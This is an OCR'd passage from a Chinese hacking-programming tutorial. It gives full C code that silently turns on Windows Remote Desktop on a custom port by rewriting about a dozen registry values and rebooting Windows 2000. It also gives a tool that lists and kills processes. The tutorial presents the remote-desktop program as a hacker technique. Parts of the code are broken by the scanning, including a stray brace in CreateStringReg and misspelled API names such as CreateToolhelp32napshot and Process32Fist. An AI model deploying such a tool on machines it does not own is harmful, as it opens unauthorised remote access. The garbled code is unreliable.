这里用到了main函数的两个参数，这两个参数是为带参执行而准备的，argc表示参数的个数，包括自身文件名；argv[]指向了参数的内容。比如执行“1.exe 123”，那么argc的值就为2，argv[0]所指向的数据为“1.exe”，argv[1]所指向的数据为“123”，依此类推。最后来看下程序的执行效果吧，如图6所示。




图6

四、注册表操作编程

注册表在Windows操作系统中占有相当重要的位置，它存放着大量的系统配置信息，我们可以把它看成是Windows的一个配置文件。正因为如此，注册表操作在黑客编程中也会经常用到，比如加载启动项、开启远程终端等。

在本节内容中，我会和大家一起来通过编辑实现一个开启远程终端（俗称开启3389）的小程序。既然是对注册表操作，那么在写程序之前，我们先来了解下注册表的基本结构吧，如图7所示。




图7

小知识

图7里左边树形列表中类似文件夹的东西称之为“键”；那么HKEY_CLASSES_ROOT、HKEY_CURRENT_USER、HKEY_LOCAL_MACHINE、HKEY_USERS和HKEY_CURRENT_CONFIG这些顶层的键就称之为“根键”，在“根键”里的键称之为“子键”；在右边列表框中出现的“Opened”等类似文件的东西就称之为“键值”。

从上面的描述可以看出，注册表的结构和文件、文件夹的结构极其相似。更有意思的是，在编程流程中，注册表操作和文件操作也是非常相似的，如图8所示。

编程




图8

现在我们就来具体地学习下这几个操作注册表的函数吧！首先是RegCreateKeyEx，它用于打开或者创建一个注册表子键，具体定义如下：

```
LONG RegCreateKeyEx(
  HKEY hKey,
  LPCTSTR lpSubKey,
  DWORD Reserved,
  LPTSTR lpClass,
  DWORD dwOptions,
  REGSAM samDesired,
  LPSECURITY_ATTRIBUTES lpSecurityAttributes,
  PHKEY phkResult,
  LPDWORD lpdwDisposition
);
```

hKey参数指向键的句柄；

lpSubKey参数指向要打开子键的名称，一般取HKEY_CLASSES_ROOT、HKEY_CURRENT_USER、HKEY_LOCAL_MACHINE、HKEY_USERS和HKEY_CURRENT_CONFIG这些根键的值；

Reserved参数保留未使用，设0即可；

lpClass参数指向一个类名，一般设0；

dwOptions参数表示创建子键选项。REG_OPTION_NON_VOLATLE表示信息被保存在文件中，重启后保留；REG_OPTION_VOLATILE表示信息被保存在内存中，系统重启后失效；

samDesired参数表示子键的打开方式，这里列出了重要的几个取值；

小提示

KEY_ALL_ACCESS：允许所有操作
KEY_EXECUTE：允许读取操作
KEY_QUERY_VALUE：允许查询键值中的数据
KEY_SET_VALUE：允许创建键值和修改键值
KEY_CREATE_SUB_KEY：允许建立下一层子键
KEY_ENUMERATE_SUB_KEYS：允许枚举下一层子键
KEY_CREATE_LINK：允许建立符合列表

上面的参数可以组合使用。

lpSecurityAttributes参数指定了键句柄的继承性；

phkResult参数用于返回创建或打开的子键的句柄；

lpdwDisposition参数指向当子键不存在时是否要创建，REG_CREATED_NEW_KEY表示当子键不存在时创建它，存在时打开它；REG_OPENED_EXISTING_KEY表示子键存在时打开它，不存在时不创建它。

函数执行成功返回ERROR_SUCCESS，并且在lpSubKey参数中装入子键的有效句柄，否

则返回一个非零值。当得到了一个子键句柄后，就可以调用RegQueryValueEx或RegSetValueEx读取或置此子键下的键值的值了。

来看看这两个函数吧，首先是RegSetValueEx函数：

```
    LONG RegQueryValueEx(
    HKEY hKey,
    LPTSTR lpValueName,
    LPDWORD lpReserved,
    LPDWORD lpType,
    LPBYTE lpData,
LPDWORD lpcbData);
```

此函数用于获取一个键值的数据。下面是RegSetValueEx函数：

```
LONG RegSetValueEx(
  HKEY hKey,
  LPCTSTR lpValueName,
  DWORD Reserved,
  DWORD dwType,
  CONST BYTE *lpData,
  DWORD cbData
);
```

此函数用于设置一个键值的数据。

hKey参数指向一个有效的子键的句柄，由RegCreateKeyEx函数的phkResult参数返回；

lpValueName参数指向要读取和设置的键值的名称；

lpReserved参数保留，未使用，设0即可；

lpType参数指向要读取和设置的键值的数据类型；

lpData参数指向要读取和写入数据的缓冲区；

lpData/cbData参数指向缓冲区的长度。

如果函数调用成功，返回值是ERROR_SUCCESS，否则返回一个非零值。

最后，当读取或设置完键值，我们必须关闭已经打开的子键句柄。这只需要调用RegCloseKey函数即可，此函数和CloseHandle相似，只有一个参数，它指向了一个已经打开的子键句柄。讲完这些枯燥的基础，下面我们就要动手写程序了。开启远程终端也就是要创建或者修改注册表中的某些键值，但是在Windows 2000和Windows 2003系统中，开启远程终端所要修改的键值有些是不一样的。并且在Windows 2000中修改注册表后必须重启才能成功开启远程终端，而Windows 2003并不需要。

这样看起来比较麻烦，为了方便，在修改注册表键值阶段我们可以不用考虑系统版本，只需要把Windows 2000和Windows 2003中关于开启终端的注册表键值通通进行修改即可。经过测试，这的确可行。然后再判断系统版本，假如是Windows 2000则重启，否则退出程序。

说了这么多，到底修改哪些键值呢？其实要修改的键值还是很多的，具体如下：

小提示

1、在HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\netcache下建立netcache键，建立字符串键值Enabled，值为0。

2、在HKEY_LOCAL_MACHINE\\SOFTWARE\\Policies\\Microsoft\\Windows\\Installer下建立Installer键，建立十进制类型值EnableAdminTSRemote，值为1。

3、在HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Winlogon下修改ShutdownWithoutLogon键值为字符串类型，值为0。

4、在HKEY_LOCAL_MACHINE\\SYSTEM\\CurrentControlSet\\Control\\Terminal Server下修改TSEnabled键值为十进

制类型，值为 1。

5、在HKEY_LOCAL_MACHINE\\SYSTEM\\CurrentControlSet\\Services\\TermDD 下修改Start 键值为十进制类型，值为2。

6、在 HKEY_LOCAL_MACHINE\\SYSTEM\\CurrentControlSet\\Services\\TermService 下修改 Start 键值为十进制类型，值为 2。

7、在 HKEY_LOCAL_MACHINE\\SYSTEM\\CurrentControlSet\\Control\\Terminal Server 下修改 fDenyTSConnections 键值为十进制类型，值为 0。

8、在 HKEY_LOCAL_MACHINE\\SYSTEM\\CurrentControlSet\\Control\\Terminal Server\\RDPTcp 下修改 PortNumber 键值为十进制类型，值为终端端口号，自定义。

9、在 HKEY_LOCAL_MACHINE\\SYSTEM\\CurrentControlSet\\Control\\Terminal Server\\WinStations\\RDP-Tcp 下修改 PortNumber 键值为十进制类型，值为终端端口号，自定义。

10、在 HKEY_LOCAL_MACHINE\\SYSTEM\\CurrentControlSet\\Control\\Terminal Server\\Wds\\rdpwd\\Tds\\tcp 下修改 PortNumber 键值为十进制类型，值为终端端口号，自定义。

11、在 HKEY_USERS\\.DEFAULT\\Keyboard Layout\\Toggle 下修改 Hotkey 键值为字符串类型，值为 2。

最后还需要做一步，把 7 中的键值改成 1。在没有这步的情况下，Windows 2003 的终端服务会开启失败。要修改这么多键值，我们还是写两个修改注册表的函数吧，不然代码会堆成山的。

修改注册表函数代码如下：

```
// 用于修改字符串类型键值
void CreateStringReg(HKEY hRoot,char *szSubKey,char* ValueName,char *Data)
{
  HKEY hKey;
  // 打开注册表键，不存在则创建它
  long lRet=RegCreateKeyEx(hRoot,szSubKey,0,NULL,REG_OPTION_NON_VOLATILE,
KEY_ALL_ACCESS,NULL,&hKey,NULL);
    if (lRet!=ERROR_SUCCESS)
  {
          printf("error no RegCreateKeyEx %s\n", szSubKey);
          return ;
  }
}
  // 修改注册表键值，没有则创建它
  lRet=RegSetValueEx(hKey,ValueName,0,REG_SZ,(BYTE*)Data,strlen(Data));
   if (lRet!=ERROR_SUCCESS)
   {
           printf("error no RegSetValueEx %s\n", ValueName);
           return ;
   }
  RegCloseKey(hKey);
}
// 用于修改数字类型键值
void CreateDWORDReg(HKEY hRoot,char *szSubKey,char* ValueName,DWORD Data)
{
  HKEY hKey;
  // 打开注册表键，不存在则创建它
  long lRet=RegCreateKeyEx(hRoot,szSubKey,0,NULL,
REG_OPTION_NON_VOLATILE,KEY_ALL_ACCESS,NULL,&hKey,NULL);
    if (lRet!=ERROR_SUCCESS)
  {
          printf("error no RegCreateKeyEx %s\n", szSubKey);
          return ;
  }
  DWORD dwSize=sizeof(DWORD);
```

```
    //修改注册表键值，没有则创建它
    lRet=RegSetValueEx(hKey,ValueName,0,REG_DWORD,(BYTE*)&Data,dwSize);
     if (lRet!=ERROR_SUCCESS)
     {
            printf("error no RegSetValueEx %s\n", ValueName);
            return ;
     }
    RegCloseKey(hKey);
}
```

hRoot 参数指向了一个打开的键的句柄或根键；

szSubKey 参数指向要打开的子键的名称；

ValueName 参数指向要设置的键值的名称；

Data 参数指向要写入数据的缓冲区。

有了上面这两个函数，修改注册表就变得简单多了。下面我们利用这两个函数来编写开远程终端的程序吧，具体代码如下：

```
int main(int argc, char* argv[])
{
  if(argc!=2)
  {
         printf("参数错误\n");
         return 0;
  }
  DWORD Port=atoi(argv[1]);
  CreateStringReg(HKEY_LOCAL_MACHINE,
         "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\netcache",
         "Enabled","0");
    CreateDWORDReg(HKEY_LOCAL_MACHINE,
         "SOFTWARE\\Policies\\Microsoft\\Windows\\Installer",
         "EnableAdminTSRemote",0x00000001);
    CreateStringReg(HKEY_LOCAL_MACHINE,
         "SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Winlogon",
         "ShutdownWithoutLogon","0");
    CreateDWORDReg(HKEY_LOCAL_MACHINE,
         "SYSTEM\\CurrentControlSet\\Control\\Terminal Server","TSEnabled",
         0x00000001);
    CreateDWORDReg(HKEY_LOCAL_MACHINE,
         "SYSTEM\\CurrentControlSet\\Services\\TermDD","Start",0x00000002);
    CreateDWORDReg(HKEY_LOCAL_MACHINE,
         "SYSTEM\\CurrentControlSet\\Services\\TermService","Start",0x00000002);
  CreateDWORDReg(HKEY_LOCAL_MACHINE,
         "SYSTEM\\CurrentControlSet\\Control\\Terminal Server",
         "fDenyTSConnections",0x00000001);
    CreateDWORDReg(HKEY_LOCAL_MACHINE,
         "SYSTEM\\CurrentControlSet\\Control\\Terminal Server\\RDPTcp","PortNumber",Port);
  CreateDWORDReg(HKEY_LOCAL_MACHINE,
         "SYSTEM\\CurrentControlSet\\Control\\Terminal Server\\WinStations\\RDP-Tcp",
         "PortNumber",Port);
    CreateDWORDReg(HKEY_LOCAL_MACHINE,
         "SYSTEM\\CurrentControlSet\\Control\\Terminal Server\\Wds\\rdpwd\\Tds\\tcp",
         "PortNumber",Port);
    CreateStringReg(HKEY_USERS,
         ".DEFAULT\\Keyboard Layout\\Toggle","Hotkey","2");
```

```
    CreateDWORDReg(HKEY_LOCAL_MACHINE,
            "SYSTEM\\CurrentControlSet\\Control\\Terminal Server",
            "fDenyTSConnections",0x00000000);
  OSVERSIONINFO osver={sizeof(OSVERSIONINFO)};
  //得到系统版本号
  GetVersionEx(&osver);
  //判断是不是 Windows 2000，是，则重启计算机
  if(osver.dwMajorVersion==5&&osver.dwMinorVersion==0)
          //重启的函数，具体代码请参见光盘
          Reboot();
  return 0;
}
```

好了，开启远程终端的程序顺利地编写完成了，本程序也要带参运行，只有一个参数，它表示要开启远程终端的端口。

五、进程和线程编程

小知识

进程是我们经常听到的一个名词，在大家的印象当中，当一个程序被运行，就会创建一个进程。正规地来讲，进程就是应用程序的运行事例，是应用程序的一次动态执行。

在这一部分，我们要通过编程实现一个列举和结束进程的程序，类似于经典的 pulist.exe。还是先来看一下这个程序的具体流程吧，如图9 所示。




图 9

首先我们来学习列举进程部分，从图9 中可以清楚地看到，先是调用 CreateToolhelp32napshot 函数得到系统进程快照句柄。

小知识

那么什么是系统进程快照呢？在 Windows 系统中，内核专门维护了一个叫做系统进程块的数据结构组成的双向链表，链表的每一个节点描述一个进程。系统进程快照，我们可以看做是这个链表的一个副本。

这里必须要注意：在调用 CreateToolhelp32napshot 函数之前，必须先包含头文件 tlhelp32.h。

CreateToolhelp32napshot 函数的原型如下：

```
HANDLE WINAPI CreateToolhelp32napshot (
```

```
DWORD dwFlags,
DWORD th32ProcessID
);
```

dwFlags 参数指定了获取系统进程快照的类型，其取值可以有如下几种：

小提示

TH32CS_SNAPHEAPLIST：列举 th32ProcessID 指定进程中的堆
TH32CS_SNAPMODULE：列举 th32ProcessID 指定的进程中的模块
TH32CS_SNAPPROCESS：列举系统范围内的所有进程
TH32CS_SNAPTHREAD：列举系统范围内的所有线程

th32ProcessID 参数指向了要获取进程快照的进程的 ID，获取系统内所有进程快照时设 0。函数执行成功返回快照句柄，否则返回 INVALID_HANDLE_VALUE。

CreateToolhelp32napshot 函数指向成功后，接着就可以调用 Process32Fist 和 Process32Next 函数列举进程了。Process32Fist 函数原型如下，此函数用于查找系统进程快照中的第一个进程。

```
BOOL Process32First(
HANDLE hSnapshot
LPPROCESSENTRY32 lppe );
```

Process32Next 函数原型如下，此函数用于在调用完 Process32First 后继续枚举进程。

```
BOOL Process32Next(
HANDLE hSnapshot,
LPPROCESSENTRY32 lppe);
```

两个函数的参数完全一样，hSnapshot 参数指向由 CreateToolhelp32Snapshot 函数返回的系统进程快照句柄；Lppe 参数指向一个 PROCESSENTRY32 的结构指针，进程的信息会被返回到这个结构中。结构原型如下：

小提示

```
Typedef struct{
DWORD   dwSize;       //PROCESSENTRY32 结构长度，可以由 sizeof 函数取得
DWORD   cntUsage;               //进程的应用记号
DWORD   th32ProcessID;          //进程的 ID
DWORD   th32DefaultHeapID;    //进程默认堆 ID
DWORD   th32ModuleID;           //进程模块 ID
DWORD   cnThreads;              //进程所创建的线程数
DWORD   th32ParentProcessID; //父进程 ID
DWORD   pcPriClassBase;         //创建线程的优先级
DWORD   dwFlags;                //未使用
CHAR    szExeFile[MAX_PATH];//进程的可执行文件名
} PROCESSENTRY32
```

这两个函数当枚举到进程时返回 TRUE，否则返回 FALSE。由于当枚举到一个进程的时候 Lppe 参数中就会返回进程的以上信息，那么我们就可以读取这些进程信息，然后输出。当然，最后不要忘了调用 CloseHandle 函数关闭由 CreateToolhelp32Snapshot 函数返回的系统进程快照句柄。

下面给出列举进程的详细代码：

```
int GetProcess()
```

编程

```
{
  char buff[1024]={0};
  PROCESSENTRY32 pe32;
  pe32.dwSize=sizeof(pe32);
  //获得系统内所有进程快照
  HANDLE hProcessSnap=CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS,0);
  if(hProcessSnap==INVALID_HANDLE_VALUE)
  {
         printf("CreateToolhelp32Snapshot error");
         return 0;
  }
  //枚举列表中的第一个进程
  BOOL bProcess=Process32First(hProcessSnap,&pe32);
  while(bProcess)
  {
         //格式化进程名和进程ID
         wsprintf(buff,"%s----------------%d\r\n",
pe32.szExeFile,pe32.th32ProcessID);
         //输出进程名和进程ID
         printf(buff);
         memset(buff,0x00,1024);
         //继续枚举进程
         bProcess=Process32Next(hProcessSnap,&pe32);
  }
  CloseHandle(hProcessSnap);
  return 0;
}
```

这样，列举进程的代码就实现了，下面我们来实现结束进程的代码。

首先需要调用OpenProcess函数打开进程，得到进程句柄才能利用这个句柄进行结束进程操作。OpenProcess函数的原型如下：

```
HANDLE OpenProcess(
DWORD dwDesiredAccess,
BOOL bInheritHandle,
DWORD dwProcessId);
```

dwDesiredAccess参数指向进程对象的访问权限，重要的几个值如下：

小提示

PROCESS_ALL_ACCESS：所有权限

PROCESS_QUETY_INFORMATION：遍历该进程信息的权限

bInheritHandle参数指向此函数返回进程句柄的继承性，TRUE表示可继承，FALSE表示不可继承；

dwProcessId参数指向要打开进程的ID。

如果函数执行成功则返回所打开进程的句柄，否则返回NULL。

利用OpenProcess函数得到进程句柄后，我们就可以调用TerminateProcess函数结束进程了，TerminateProcess函数的原型如下：

```
BOOL TerminateProcess(
  HANDLE hProcess,
  UINT uExitCode );
```

hProcess 参数指向了要结束进程的句柄，由 OpenProcess 函数返回；

uExitCode 参数指向了进程退出时的代码，设 0 即可。

如果函数操作顺利完成，则返回非零值，如果操作失败，则返回值为零。当然，最后还是不能忘了调用 CloseHandle 函数关闭由 OpenProcess 函数返回的进程句柄。结束进程的具体代码如下：

```
int KillProcess(DWORD Pid)
{
  //打开进程得到进程句柄
  HANDLE hProcess=OpenProcess(PROCESS_ALL_ACCESS,FALSE,Pid);
  if(hProcess==NULL)
  {
      printf("OpenProcess error\n");
      return 0;
  }
  //结束进程
  if (TerminateProcess(hProcess,0))
  {
      printf("结束进程成功\n");
      return 0;
  }
  else
  {
      printf("结束进程失败\n");
      return 0;
  }
}
```

最后是在 main 函数中对传入的参数进行判断，执行不同的函数。具体代码如下：

```
int main(int argc, char* argv[])
{
  if(argc==2&&strcmp(argv[1],"list")==0)
  {
      GetProcess();
  }
  if(argc==3&&strcmp(argv[1],"kill")==0)
  {
      KillProcess(atoi(argv[2]));
  }
  return 0;
}
```

本程序执行效果如图 10 所示。

```
SUCHOST.EXE----------------3244
WINWORD.EXE----------------3768
UStart.exe----------------2312
usLoadIcon.exe----------------2456
MiniClock.exe----------------2496
QQ.exe----------------3836
TIMPlatform.exe----------------3876
NOTEPAD.EXE----------------3004
cmd.exe----------------3580
conime.exe----------------4012
cmd.exe----------------2404
